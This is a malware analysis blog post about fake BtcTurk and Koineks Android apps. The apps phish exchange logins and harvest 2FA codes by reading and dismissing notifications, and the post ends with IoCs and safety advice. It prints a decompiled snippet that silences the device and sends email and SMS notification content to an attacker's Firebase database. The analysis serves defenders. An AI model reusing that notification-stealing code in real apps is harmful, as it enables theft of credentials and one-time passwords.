Malware sidesteps Google permissions policy with new 2FA bypass technique

Lukas Stefanko 17 Jun 2019 - 11:30AM

When Google restricted the use of SMS and Call Log permissions in Android apps in March 2019, one of the positive effects was that credential-stealing apps lost the option to abuse these permissions for bypassing SMS-based two-factor authentication (2FA) mechanisms.

We have now discovered malicious apps capable of accessing one-time passwords (OTPs) in SMS 2FA messages without using SMS permissions, circumventing Google's recent restrictions. As a bonus, this technique also works to obtain OTPs from some email-based 2FA systems.

The apps impersonate the Turkish cryptocurrency exchange BtcTurk and phish for login credentials to the service. Instead of intercepting SMS messages to bypass 2FA protection on users' accounts and transactions, these malicious apps take the OTP from notifications appearing on the compromised device's display. Besides reading the 2FA notifications, the apps can also dismiss them to prevent victims from noticing fraudulent transactions happening.

The malware, all forms of which are detected by ESET products as Android/FakeApp.KP, is the first known to sidestep the new SMS permission restrictions.

The malicious apps

The first of the malicious apps we analyzed was uploaded to Google Play on June 7, 2019 as "BTCTurk Pro Beta" under the developer name

"BTCTurk Pro Beta". It was installed by more than 50 users before being reported by ESET to Google's security teams. BtcTurk is a Turkish cryptocurrency exchange; its official mobile app is linked on the exchange's website and only available to users in Turkey.

The second app was uploaded on June 11, 2019 as "BtcTurk Pro Beta" under the developer name "BtSoft". Although the two apps use a very similar guise, they appear to be the work of different attackers. We reported the app on June 12, 2019 when it had been installed by fewer than 50 users.

After this second app was removed, the same attackers uploaded another app with identical functionality, this time named "BTCTURK PRO" and using the same developer name, icon and screenshots. We reported the app on June 13, 2019.

Figure 1 shows the first two malicious apps as they appeared on Google Play.





Figure 1. The fake BtcTurk apps on Google Play

The novel 2FA bypass technique

After installation, both apps described in the previous section follow a similar procedure. In this section of the blogpost, we will describe the novel 2FA bypass technique using the first app, "BTCTurk Pro Beta", as an example.

After the app is launched, it requests a permission named *Notification access*, as shown in Figure 2. This permission allows the app to read the notifications displayed by other apps installed on the device, dismiss those notifications, or click buttons they contain.







Figure 2. The fake app requesting Notification access

The *Notification access* permission was introduced in Android version 4.3 (Jelly Bean), meaning almost all active Android devices are susceptible to this new technique. Both fake BtcTurk apps require Android version 5.0 (Lollipop) or higher to run; thus they could affect around 90% of Android devices.

Once the user grants this permission, the app displays a fake login form requesting credentials for BtcTurk, as shown in Figure 3.






Figure 3. The fake login form displayed by the malicious app

After credentials are entered, a fake error message in Turkish is

displayed, as seen in Figure 4. The English translation of the message is: *"Opss! Due to the change made in the SMS Verification system, we are temporarily unable to service our mobile application. After the maintenance work, you will be notified via the application. Thank you for your understanding."*

In the background, the entered credentials are sent to the attacker's server.




Figure 4. The fake error message displayed by the malicious app

Thanks to the *Notification access* permission, the malicious app can read notifications coming from other apps, including SMS and email apps. The app has filters in place to target only notifications from apps whose names contain the keywords "*gm, yandex, mail, k9, outlook, sms, messaging",* as seen in Figure 5.

```
if(v1.indexOf("gm") != -1 || v1.indexOf("yandex") != -1 || v1.indexOf("mail") != -1 || v1.indexOf("k9") != -1 || v1.indexOf("outlook") != -1) {
    ((AudioManager)this.getSystemService("audio")).setRingerMode(0);
    TelephonyManager v4_2 = (TelephonyManager)this.getSystemService("phone");
    String v8_1 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss").format(Calendar.getInstance().getTime());
    String v4_3 = v4_2.getDeviceId();
    DatabaseReference v4_4 = FirebaseDatabase.getInstance().getReference().child(v4_3).child("Mail");
    code_insert_model v9 = new code_insert_model();
    v9.setTinker1(v8_1);
    v9.setTinker2(v1);
    v9.setTinker3(v5);
    v9.setTinker4(v2);
    v9.setTinker5(v6_1);
    v9.setTinker6(v3);
    v9.setTinker7(" ");
    v4_4.push().setValue(v9);
    this.cancelAllNotifications();
}

if(v1.indexOf("sms") != -1 || v1.indexOf("messaging") != -1) {
    ((AudioManager)this.getSystemService("audio")).setRingerMode(0);
    TelephonyManager v4_5 = (TelephonyManager)this.getSystemService("phone");
    String v7 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss").format(Calendar.getInstance().getTime());
    String v4_6 = v4_5.getDeviceId();
    DatabaseReference v4_7 = FirebaseDatabase.getInstance().getReference().child(v4_6).child("SMS");
    code_insert_model v8_2 = new code_insert_model();
    v8_2.setTinker1(v7);
    v8_2.setTinker2(v1);
    v8_2.setTinker3(v5);
    v8_2.setTinker4(v2);
    v8_2.setTinker5(v6_1);
    v8_2.setTinker6(v3);
    v8_2.setTinker7(" ");
    v4_7.push().setValue(v8_2);
    this.cancelAllNotifications();
}
```


Figure 5. Targeted app names and types

The displayed content of all notifications from the targeted apps is sent to the attacker's server. The content can be accessed by the attackers regardless of the settings the victim uses for displaying notifications on the lock screen. The attackers behind this app can also dismiss incoming notifications and set the device's ringer mode to silent, which can prevent victims from noticing fraudulent transactions happening.

As for effectiveness in bypassing 2FA, the technique does have its limitations – attackers can only access the text that fits the notification's text field, and thus, it is not guaranteed it will include the OTP. The targeted app names show us that both SMS and email 2FA are of interest to the attackers behind this malware. In SMS 2FA, the messages are generally short, and OTPs are likely to fit in the notification message. However, in email 2FA, message length and format are much more varied, potentially impacting the attacker's access to the OTP.

A fast-evolving technique

Just last week, we analyzed a malicious app impersonating the Turkish cryptocurrency exchange Koineks (kudos to *@DjoNn35* for bringing that app to our attention). It is of interest that the fake Koineks app uses the same malicious technique to bypass SMS and email-based 2FA but lacks the ability to dismiss and silence notifications.

According to our analysis, it was created by the same attacker as the "BTCTurk Pro Beta" app analyzed in this blogpost. This shows that attackers are currently working on tuning this technique to achieve the "next best" results to stealing SMS messages.




Figure 6. Information about the fake Koineks app on Google Play

How to stay safe

If you suspect that you have installed and used one of these malicious apps, we advise you to uninstall it immediately. Check your accounts for suspicious activity and change your passwords.

Last month, we warned about the growing price of bitcoin giving rise to a new wave of cryptocurrency malware on Google Play. This latest discovery shows that crooks are actively searching for methods of circumventing security measures to increase their chances of profiting from the development.

To stay safe from this new technique, and financial Android malware in general:

- Only trust cryptocurrency-related and other finance apps if they are

linked from the official website of the service
- Only enter your sensitive information into online forms if you are certain of their security and legitimacy
- Keep your device updated
- Use a reputable mobile security solution to block and remove threats; ESET systems detect and block these malicious apps as Android/FakeApp.KP
- Whenever possible, use software-based or hardware token one-time password (OTP) generators instead of SMS or email
- Only use apps you consider trustworthy, and even then: only allow *Notification access* to those that have a legitimate reason for requesting it

Indicators of Compromise (IoCs)

Package name	Hash	ESET
btcturk.pro.beta	8C93CF8859E3ED350B7C8722E4A8F9A3	Android
com.app.btsoft.app	843368F274898B9EF9CD3E952EEB16C4	Android
com.app.elipticsoft.app	336CE9CDF788228A71A3757558FAA012	Android
com.koinks.mobilpro	4C0B9A665A5A1F5DCCB67CC7EC18DA54	Android

MITRE ATT&CK techniques

Tactic	ID	Name	Description
Initial Access	T1475	Deliver Malicious App via Authorized App Store	The malware impersonates legitimate services on Google Play.
Credential Access	T1411	User Interface Spoofing	The malware displays phishing activity and requests users to log in.